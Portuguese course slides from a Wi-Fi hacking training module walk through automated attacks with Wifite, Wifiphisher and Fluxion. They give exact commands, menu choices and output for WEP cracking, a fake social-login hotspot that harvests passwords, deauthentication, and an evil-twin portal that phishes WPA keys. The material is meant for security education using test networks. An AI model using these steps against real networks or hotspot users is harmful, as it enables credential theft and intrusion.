

COMPARTILHANDO CONHECIMENTOS

Wi-Fi Hacking: *Módulo 7 - Ataques Automatizados*

André Henrique

Objetivos

Objetivos

- Praticar os conhecimentos adquiridos através de métodos e ferramentas em módulos anteriores, utilizando softwares que automatizam o processo de configuração e utilização de várias ferramentas;
- Fixar conceitos e compreender os riscos atuais de ser “fisgado” nos mais diversos métodos de ataques;
- Compreender o risco de utilizar um hotspot aberto com autenticação (check-in) via redes sociais.

Wi-Fi Hacking: *Ataque automatizado (WEP, WPA/WPA2, WPS)*

WiFiTe

- Até este momento, **vimos diversas ferramentas e técnicas que tivemos que implementar manualmente ou em grande parte através de muitos parâmetros.**
- **Para automatizar este processo**, há várias ferramentas. Mas para este curso, **apresento o WiFiTe**.
- É **uma ferramenta automatizada de ataque sem fio** (WEP, WPA/WPA2 e WPS).
 - <<https://github.com/derv82/wifite2>>
- Vide guia-de-instalacao-modulo7 para verificar o processo de instalar este software.

WiFiTe

- Após instalado basta executar o comando:
 - wifite (ou)
 - python Wifite.py (dentro do diretório do soft)

```
root@vmdebian:/opt/wifite2# python Wifite.py
[+]: [::]:[::]:[::]:[::]:[::] wifite 2.1.6
[+]: [::]:[::]:[::]:[::]:[::] automated wireless auditor
[+]: [::]:[::]:[::]:[::]:[::] https://github.com/derv82/wifite2

[+] looking for wireless interfaces
      Interface    PHY    Driver          Chipset
      -----|-----|-----|-----|-----|-----|-----|-----|
      1. wlan0      phy0  rt2800usb      Ralink Technology, Corp. RT5370

[+] enabling monitor mode on wlan0... enabled wlan0mon

      NUM           ESSID     CH   ENCR   POWER   WPS?   CLIENT
      -----|-----|-----|-----|-----|-----|-----|-----|
      1           WOLF NET  1     WPA    10db    no     3

[+] Scanning. Found 1 target(s), 3 client(s). Ctrl+C when ready
```

WiFiTe

- Uma vez feito isso, podemos ver que o wifite colocou nossa placa de interface de rede em modo monitor (usando airmon-ng) e começou a procurar clientes. Após alguns segundos mais, ele começará a exibir a lista de pontos de acesso.

[+] scanning (mon0), updates at 5 sec intervals, CTRL+C when ready.							
NUM	ESSID	CH	ENCR	POWER	WPS?	CLIENT	
1	00:26:75:02:EF:65	6	WEP	57db	no	client	
2	00:26:75:41:4B:7C	6	WPA	41db	no	client	
3	C8:3A:35:46:EE:90	6	WPA	40db	no	client	
4	D8:FE:E3:54:6A:4D	11	WPA2	39db	wps		
5	C8:D3:A3:BD:A5:D8	1	WPA2	38db	wps		
6	00:26:75:02:98:81	6	WEP	37db	no		
7	C8:D3:A3:BD:AC:B4	1	WPA2	37db	wps		
8	00:30:0A:CD:23:3A	6	WEP	36db	no		
9	00:26:75:40:91:F4	6	WPA	36db	no		
10	00:26:75:0C:6B:01	6	WPA	36db	no		
11	00:26:75:02:72:AF	6	WEP	35db	no		
12	E8:DE:27:6A:5D:F5	2	WPA2	34db	wps		

WiFiTe

- Assim, wifite **também pode ser usado para encontrar pontos de acesso escondidos**. Neste caso, atacaremos um ponto de acesso com o BSSID **00:26:75:02:EF:65 configurado para fins de teste**.
- O ponto de acesso possui uma senha WEP simples 1234567890.

[+] scanning (mon0), updates at 5 sec intervals, CTRL+C when ready.							
NUM	ESSID	CH	ENCR	POWER	WPS?	CLIENT	
1	00:26:75:02:EF:65	6	WEP	57db	no	client	
2	00:26:75:41:4B:7C	6	WPA	41db	no	client	
3	C8:3A:35:46:EE:90	6	WPA	40db	no	client	
4	D8:FE:E3:54:6A:4D	11	WPA2	39db	wps		
5	C8:D3:A3:BD:A5:D8	1	WPA2	38db	wps		
6	00:26:75:02:98:81	6	WEP	37db	no		
7	C8:D3:A3:BD:AC:B4	1	WPA2	37db	wps		
8	00:30:0A:CD:23:3A	6	WEP	36db	no		
9	00:26:75:40:91:F4	6	WPA	36db	no		
10	00:26:75:0C:6B:01	6	WPA	36db	no		
11	00:26:75:02:72:AF	6	WEP	35db	no		
12	E8:DE:27:6A:5D:F5	2	WPA2	34db	wps		

WiFiTe

- Para **começar a atacar um ponto de acesso, basta pressionar Ctrl + C.**
- Wifite agora pedirá que você **escolha um número-alvo da lista**. O número do alvo para minha rede de teste é 1, então deixe-me entrar.
 - Observe que se você pressionar pressionar Ctrl + C novamente, ele encerrará Wifite.

```
45          00:26:75:2F:AD:60  6  WPA2   28db   no
46          00:26:75:10:AE:C6  6  WPA    27db   no

[+] select target numbers (1-46) separated by commas, or 'all':
```

WiFiTe

- Agora você pode ver que o Wifite começará a tentar quebrar o ponto de acesso WEP usando as diferentes técnicas conhecidas para quebrar criptografia WEP.
- Após algumas tentativas mal sucedidas, finalmente começou a começar a atacar os pontos de acesso usando diferentes técnicas para quebrar WEP.

```
[+] 1 target selected.  
  
[0:10:00] preparing attack "██████" (00:26:75:02:EF:65)  
[0:10:00] attempting fake authentication (5/5)... failed  
[0:10:00] attacking "██████" via arp-replay attack  
[0:09:54] attack failed: aireplay-ng exited unexpectedly  
[0:10:00] attempting fake authentication (1/5)... failed
```

WiFiTe

- Uma vez que as IV's estão sendo capturadas, isso começará automaticamente a quebrar a senha.

```
[0:10:00] attempting fake authentication (3/5)... success!
[0:10:00] attacking "██████" via arp-replay attack
[0:05:47] started cracking (over 10000 ivs)
[0:00:29] captured 20267 ivs @ 103 iv/sec

[0:00:29] cracked █████ (00:26:75:02:EF:65) ! key: "1234567890"

[+] 1 attack completed:

[+] 1/1 WEP attacks succeeded
cracked █████ (00:26:75:02:EF:65), key: "1234567890"
```

- Como podemos ver, Wifite descobriu com sucesso a chave WEP para o ponto de acesso.

Wi-Fi Hacking: *Phishing automatizado com Wifiphisher*

Wifiphisher

- O WiFiPhisher é um software que **permite fazer ataques** a redes Wifi de **forma automática** enganando o usuário por meio da **engenharia social**.
- O ataque torna-se **mais efetivo quando utilizado com duas interfaces wireless**.
 - <<https://github.com/wifiphisher/wifiphisher>>



Wifiphisher

- Algumas de suas funcionalidades:
 - **Remover a autenticação do AP**, através do envio de pacotes de “desautenticação” enviado para os alvos;
 - **Adicionar os usuários a um AP Falso** (fantasma), com o mesmo SSID e as mesmas configurações do AP Real;
 - A partir deste ponto, basta escolher o método:
 - Fake router configuration page
 - Fake OAuth Login Page
 - Fake web-based network manager
 - Plugin Web Browser

Wifiphisher

```
[+] Ctrl-C at any time to copy an access point from below
num  ch   ESSID                                BSSID          encr      vendor
-----
1  - 1   - Resid      - 50:a7:...           - OPEN       - Ruckus Wireless
2  - 1   - Kahle      - 50:a7:...           - OPEN       - Ruckus Wireless
3  - 1   - MyCha      - 50:a7:...           - WPA2       - Ruckus Wireless
4  - 2   - 5thAv      - 1c:bd:b9:89:46:8c - 40:f3:08:fb:3c:42 - 6
5  - 1   - islan      - 50:a7:...           - OPEN       - Ruckus Wireless
6  - 1   - Brent      - 50:a7:...           - OPEN       - Ruckus Wireless
7  - 1   - Grand      - 50:a7:...           - OPEN       - Ruckus Wireless
8  - 3   - NAK        - 50:a7:...           - OPEN       - Ruckus Wireless
9  - 3   - HP-Pr      - 50:a7:...           - OPEN       - Ruckus Wireless
^C
[+] Choose the [num] of the AP you want to attack: 1
DHCP Leases:
1433061912 40:f3:08:fb:3c:42 10.0.0.62 android-6c49980910fe9418 01:40:f3:08:fb:3c:42

HTTP requests:
[*] GET 10.0.0.62
[*] POST 10.0.0.62 wfphshr-wpa-password=crippledblackphoenix

[!] Closing
```

Wifiphisher: Router Configuration

The image shows a web-based interface for a Netgear router's firmware upgrade. At the top, there is a blue header bar with navigation links: Setup, Wireless, Security, Access Restriction, Administration, and Status. Below the header, the Netgear logo is prominently displayed in large blue letters, followed by the text "Firmware Upgrade". A message states: "A new version of the Netgear firmware (1.0.12) has been detected and awaiting installation. Please review the following terms and conditions and proceed." Underneath this message, there is a section titled "Terms And Conditions:" which contains a detailed Software License Agreement. A checkbox labeled "I Agree With Above Terms And Conditions" is present. Below the terms, there is a field for entering a "WPA2 Pre-Shared Key". At the bottom of the page is a blue "Start Upgrade" button. The footer of the page includes the copyright notice: "© Netgear 2016, All Rights Reserved."



Firmware Upgrade

A new version of the Netgear firmware (1.0.12) has been detected and awaiting installation. Please review the following terms and conditions and proceed.

Terms And Conditions:

1. LICENSE.

Subject to the terms and conditions of this Software License Agreement, Netgear hereby grants you a restricted, limited, non-exclusive, non-transferable, license to use the Netgear Firmware/Software/Drivers only in conjunction with Netgear products. The Netgear Company does not grant you any license rights in any patent, copyright or other intellectual property rights owned by or licensed.

I Agree With Above Terms And Conditions


WPA2 Pre-Shared Key:

Start Upgrade

Wifiphisher: OAuth Login Page

Get connected to the Internet for free

A simple, no frills Wi-Fi service.



Get connected to the Internet for free

A simple, no frills Wi-Fi service.

Login using Facebook 

[Terms of Usage](#)

Wifiphisher: Fake Network Manager





There is

You can try to
Go to Applications
your connection

Try:

- Checking the network cable or router
- Resetting the modem or router
- Reconnecting to Wi-Fi

ERR_INTERNET_DISCONNECTED

The Wi-Fi network "5thAve" requires a WPA2 password.

Password:

Show password

Remember this network

[?](#)

[Cancel](#) [Join](#)

Wifiphisher

- A fim de praticar os conceitos, iremos realizar um teste com AP Fake, simulando um HOTSPOT FREE com Login via Facebook.
- Após instalado (vide “guia-de-instalacao-modulo7”) vamos executar o help para ver os parâmetros:
 - wifiphisher --help
- Para realizar o ataque basta escrever a sintaxe ou apenas o comando:
 - wifiphisher
- Em seguida selecionar o alvo e depois o método de ataque.

Wifiphisher

- Neste caso, iremos apenas criar um AP FALSO “Subway WiFi Free” e solicitar acesso via login no Facebook:
 - wifiphisher --noextensions --essid "Subway WiFi Free" -p oauth-login -kB

```
root@vmdebian:~# wifiphisher --noextensions --essid "Subway WiFi Free" -p oauth-login -kB
[*] Starting Wifiphisher 1.4GIT ( https://wifiphisher.org ) at 2018-06-21 15:18
Error: NetworkManager is not running.
No handlers could be found for logger "wifiphisher.interfaces"
[+] Selecting wlan0 interface for creating the rogue Access Point
[+] Changing wlan0 MAC addr (BSSID) to 00:00:00:38:bb:75
[*] Cleared leases, started DHCP, set up iptables
[+] Selecting OAuth Login Page template
[*] Starting the fake access point...
[*] Starting HTTP/HTTPS server at ports 8080, 443
[+] Show your support!
[+] Follow us: https://twitter.com/wifiphisher
[+] Like us: https://www.facebook.com/Wifiphisher
[+] Captured credentials:
```

Wifiphisher

- Quando a vítima logar e tentar realizar o seu acesso, irá lhe apresentar um erro, porém receberemos as credenciais em nossa tela:

```
Extensions feed:  
  
DHCP Leases:  
1529648790 04:1b:6d:e8:d2:21 10.0.0.84 android-9df4c4ded75ccfb1 *  
  
HTTP requests:  
[*] GET request from 10.0.0.84 for http://connectivitycheck.gstatic.com/generate_204  
[*] GET request from 10.0.0.84 for http://fonts.gstatic.com/s/roboto/v15/zN7GBFwfMP4uA6AR0HCoLQ.ttf  
[*] POST request from 10.0.0.84 with bssid=00:00:00:29:ce:ed&sign=5104bad0bca76a07ff19b28d537242ab7761ad91&carrier=wifi&domain=accscdn.m.ta  
[*] POST request from 10.0.0.84 with bssid=00:00:00:29:ce:ed&sign=5104bad0bca76a07ff19b28d537242ab7761ad91&carrier=wifi&domain=accscdn.m.ta  
[*] POST request from 10.0.0.84 with bssid=00:00:00:29:ce:ed&sign=5104bad0bca76a07ff19b28d537242ab7761ad91&carrier=wifi&domain=accscdn.m.ta  
obao.com amdc.aliexpress.com&appName=Aliexpress_Android&lng=0.0&platformVersion=6.0&mnc=wifi&cv=-1&appVersion=6.10.2&signType=sec&t=1529605  
604723&netTnne=WIFI&lat=0.0&channel=play  
  
Wifiphisher 1.4GIT  
ESSID: Subway WiFi Free  
Channel: 6  
AP interface: wlan0  
Options: [Esc] Quit
```

Wifiphisher

- Quando a vítima logar e tentar realizar o seu acesso, irá lhe apresentar um erro, porém receberemos as credenciais em nossa tela:

```
Extensions feed:  
  
DHCP Leases:  
1529648790 04:1b:6d:e8:d2:21 10.0.0.84 android-9df4c4ded75ccfb1 *  
  
HTTP requests:  
[*] POST request from 10.0.0.84 with bssid=00:00:00:29:ce:ed&sign=5104bad0bca76a07ff19b28d537242ab7761ad91&carrier=wifi&domain=accscdn.m.ta  
[*] GET request from 10.0.0.84 for http://connectivitycheck.gstatic.com/generate_204mnc=wifi&cv=-1&appVersion=6.10.2&signType=sec&t=1529605  
[*] POST request from 10.0.0.84 with wfphshr-email=Teste@com.br&wfphshr-password=123456  
[*] GET request from 10.0.0.84 for http://connectivitycheck.gstatic.com/generate_204  
[*] GET request from 10.0.0.84 for http://connectivitycheck.gstatic.com/generate_204  
  
Wifiphisher 1.4GIT  
ESSID: Subway WiFi Free  
Channel: 6  
AP interface: wlan0  
Options: [Esc] Quit
```

- E-mail: teste@com.br
- Senha: 123456

Wi-Fi Hacking: *Phishing com Ataque Evil Twin*

Ataque Evil Twin

- **Evil Twin** (também conhecido como “gêmeo malvado”) é um **tipo de ataque Wi-Fi**, semelhante a *spoofing* de site e ataques de *phishing* por e-mail.
 - É basicamente uma **versão wireless dos ataques *phishing scam***, onde os usuários pensam que se conectaram a um hotspot legítimo, mas na realidade, estão se conectando a um AP malicioso que pode monitorar e obter dados digitados pelo usuário.

Wi-Fi Hacking com Phishing

- Para este laboratório, **utilizaremos o FLUXION**.
- O Fluxion é um script que automatiza a utilização de programas como o **aircrack-ng**, **mdk3/mdk4**, **hostapd**, **airbase-ng**, **aireplay-ng**, **pyrit**, **cowpatty**, dentre outros.
- A ferramenta **usa ataque MITM para capturar as chaves WPA/WPA2**, criando um Evil Twin e capturando as chaves através de *phishing*, e **não precisa de dicionários de palavras**.

Wi-Fi Hacking com Phishing

- Para conhecer mais sobre a ferramenta acesse:
 - <https://github.com/FluxionNetwork/fluxion>
 - O Fluxion necessita de outros programas instalados e algumas bibliotecas específicas, verifique sempre os requerimentos.
 - Ao iniciar pela primeira vez o Fluxion costuma realizar esta verificação.

Phishing Wi-Fi Hacking: Fluxion

- **Passo 1:** Com o Fluxion devidamente instalado inicie executando:

```
# ./fluxion.sh -m -r -k
```

- Se houver dependências, esta versão do laboratório (v3.11), irá corrigir e instalar automaticamente.



```
FLUXION 3 (rev. 11) by ghost
Online Version [3.11]

[*] aircrack-ng..... OK.
[*] python2..... OK.
[*] bc..... OK.
[*] awk..... OK.
[*] curl..... OK.
[*] dhcpcd..... OK.
[*] 7zr..... OK.
[*] hostapd..... OK.
[*] lighttpd..... OK.
[*] iwconfig..... OK.
[*] macchanger..... OK.
[*] mdk3..... OK.
[*] nmap..... OK.
[*] openssl..... OK.
[*] php-cgi..... OK.
[*] pyrit..... OK.
[*] xterm..... OK.
[*] rfkill..... OK.
```

Fluxion: Passo-a-passo

- **Passo 2:** Selecione o idioma da aplicação:



Fluxion: Passo-a-passo

- **Passo 3:** Selecione a interface wireless:

```
[*] Selecione sua interface wireless  
[1] wlan0    [+] Ralink Technology, Corp. RT5370  
[2] Repetir  
  
[fluxion@vmdebian] - [~] 1
```

- **Passo 4:** Selecione o canal que deseja realizar a busca:


```
[*] Selecione um canal para monitorar  
[1] Todos os Canais (2.4GHz)  
[2] Todos os Canais (5GHz)  
[3] Todos os Canais (2.4GHz & 5Ghz)  
[4] Canais específicos  
[5] Voltar  
  
[fluxion@vmdebian] - [~] 1
```

Fluxion: Passo-a-passo

- **Passo 5:** Aguarde até surgir o alvo buscado. Quando identificado, feche a janela.

CH 12][Elapsed: 18 s][2018-01-19 14:14											
BSSID	PWR	Beacons	#Data, #/s	CH	MB	ENC	CIPHER	AUTH	ESSID	MANUFACTURER	
EC:22:80:9B:A1:4A	-59	17	9 0	6	54e	WPA2	CCMP	PSK	WIFI-HENRIQUE	D-Link International	
	-58	33	500 14	11	54e	WPA2	CCMP	PSK		D-Link International	
BSSID	STATION		PWR	Rate	Lost	Frames		Probe			
EC:22:80:9B:A1:4A	00:17:AD:00:BE:60		-62	54 -54	71		8				
			-52	0e-18	0		5				

- **Passo 6:** Na tela seguinte, selecione o alvo desejado.



Fluxion: Passo-a-passo

- A partir deste momento, vamos **selecionar os métodos de ataque e captura de handshake**. Por fim será criado um Evil Twin do AP Alvo.
- **Passos 7 e 8:** Selecione a opção **[2] Handshake Snopper** e na janela seguinte o método de deautenticação **[3] mdk3 deauthentication (aggressive)**.

```
ESSID: "WIFI-HENRIQUE" / WPA2
Channel: 6
BSSID: EC:22:80:9B:A1:4A (UNKNOWN)

[1] Captive Portal Creates an "evil twin" access point.
[2] Handshake Snopper Acquires WPA/WPA2 encryption hashes.
[3] Voltar
```

```
[*] Select a method of handshake retrieval

[1] Monitor (passive)
[2] aireplay-ng deauthentication (aggressive)
[3] mdk3 deauthentication (aggressive)
[4] Voltar
```

Fluxion: Passo-a-passo

- **Passos 9, 10 e 11:** Selecione respectivamente as opções
 - **[2] aircrack-ng verification, [2] Every 60 sec. e [2] Synchronously**
 - Estas opções são indicadas para se utilizar em uma máquina virtual. Há diferentes métodos para testar.

```
*] Selecione um método de verificação para a hash
    [1] pyrit verification (recomendada)
    [2] aircrack-ng verification (não confiável)
    [3] Voltar

[*] How often should the verifier check for a handshake?
    [1] Every 30 seconds (recommended).
    [2] Every 60 seconds.
    [3] Every 90 seconds.
    [4] Voltar

*] How should verification occur?
    [1] Asynchronously (fast systems only).
    [2] Synchronously (recommended).
    [3] Voltar
```

Fluxion: Passo-a-passo

- **Passo 12:** O Fluxion vai desconectar todos os clientes do AP Alvo, afim de tentar capturar o handshake, utilizando o método selecionado anteriormente.

The screenshot shows the Fluxion interface with three windows. The top-left window displays wireless interface statistics for CH 6, including BSSID, PWR, RXQ, Beacons, #Data, #/s, CH, MB, ENC, CIPHER, AUTH, and ESSID. The top-right window shows a progress bar with the text 's The Future >'. The bottom-left window is titled 'Handshake Snooper Arbiter Log' and shows log entries for the Handshake Snooper daemon starting and beginning to snoop. The bottom-right window is titled 'Deauthenticating all clients on WIFI-HENRIQUE' and shows three red text messages indicating the periodic re-reading of the blacklist/whitelist every 3 seconds.

```
CH 6 ][ Elapsed: 30 s ][ 2018-01-19 14:20 ][ WPA handshake: EC:22:80:9B:A1:4A
BSSID      PWR RXQ  Beacons  #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID
EC:22:80:9B:A1:4A -61  63     175    1236  14   6  54e  WPA2 CCMP   PSK  WIFI-HENRIQUE

BSSID      STATION      PWR  Rate  Lost  Frames  Probe
EC:22:80:9B:A1:4A  00:17:AD:00:BE:60 -58  54 -54     1    1341  WIFI-HENRIQUE

[14:19:33] Handshake Snooper arbiter daemon running.
[14:19:34] Snooping for 90 seconds.


s The Future >

Handshake Snooper Arbiter Log
[14:19:33] Handshake Snooper arbiter daemon running.
[14:19:34] Snooping for 90 seconds.

Deauthenticating all clients on WIFI-HENRIQUE
Periodically re-reading blacklist/whitelist every 3 seconds
Periodically re-reading blacklist/whitelist every 3 seconds
Periodically re-reading blacklist/whitelist every 3 seconds
```

Fluxion: Passo-a-passo

- **Passo 13:** Quando o handshake for capturado e testado com sucesso, será exibido a janela abaixo.
- Agora feche e vamos iniciar o ataque Evil Twin:




The screenshot shows a terminal window titled "Handshake Snooper Arbiter Log". The log output is as follows:

```
[14:22:22] Handshake Snooper arbiter daemon running.  
[14:22:23] Snooping for 60 seconds.  
[14:23:23] Stopping snooper & checking for hashes.  
[14:23:23] Searching for hashes in the capture file.  
[14:23:24] Success: A valid hash was detected and saved to fluxion's database.  
[14:23:24] Handshake Snooper attack completed, close this window and start another attack.
```

Fluxion: Passo-a-passo

- **Passos 14, 15 e 16:** Escolha as seguintes opções:
 - [1] Selecione outro ataque, [1] Captive Portal
 - Selecione a interface wireless. Neste exemplo é a opção [2]



[1] Captive Portal Creates an "evil twin" access point.
[2] Handshake Snopper Acquires WPA/WPA2 encryption hashes.
[3] Voltar

[1] eth0 [-] Intel Corporation 82545EM Gigabit Ethernet Controller (Copper) (rev 01)
[2] wlan0 [+/-] Ralink Technology, Corp. RT5370
[3] Repetir Handshake Snopper Arbiter Log
[4] Voltar

Fluxion: Passo-a-passo

- **Passos 17, 18 e 19:** Escolha as seguintes opções nesta ordem:
 - [1] Rogue AP – hostapd;
 - Pressione y [Enter], confirmando para utilizar o arquivo de handshake informado. Caso tenha surgido outra mensagem, procure e informe a localização do arquivo capturado com Handshake;
 - [2] aircrack-ng verification. Se aparecer a mensagem abaixo, ocorreu tudo corretamente e iniciará o Evil Twin:
 - [*] Success, verificação de hash completa!


Fluxion: Passo-a-passo

- **Passos 20, 21 e 22:** Escolha as seguintes opções nesta ordem:
 - [1] Create an SSL certificate;
 - [2] Emulated
 - Esta opção realiza um ataque ao DNS redirecionando qualquer site acessado para a página de digitação da chave do wi-fi
 - [17] Generic Portal Portuguese

Fluxion: Passo-a-passo

- **Passo 23:** Neste momento foi criado um AP Fake (Evil Twin) com as mesmas credenciais do AP Alvo.
- Porém **nesta etapa, todos os clientes são desconectados do AP Alvo (Original)** e **não conseguem mais associar-se**.
- Na busca pelo nome da rede, eles se deparam com uma rede igual, porém aberta (AP Fake / Evil Twin).

Fluxion: Passo-a-passo



Fluxion: Passo-a-passo

- Por se tratar de uma rede de mesmo nome, muitos conectam-se nesta rede aberta e ao tentar acessar a internet se deparam com uma interface solicitando que por segurança, informem novamente a chave de acesso da rede Wi-Fi.
- Se a **vítima cair no Phishing** a imagem a seguir **será exibida** informando **a chave WPA capturada** e validada.

Fluxion: chave WPA capturada

```
Aircrack-ng 1.2 rc4
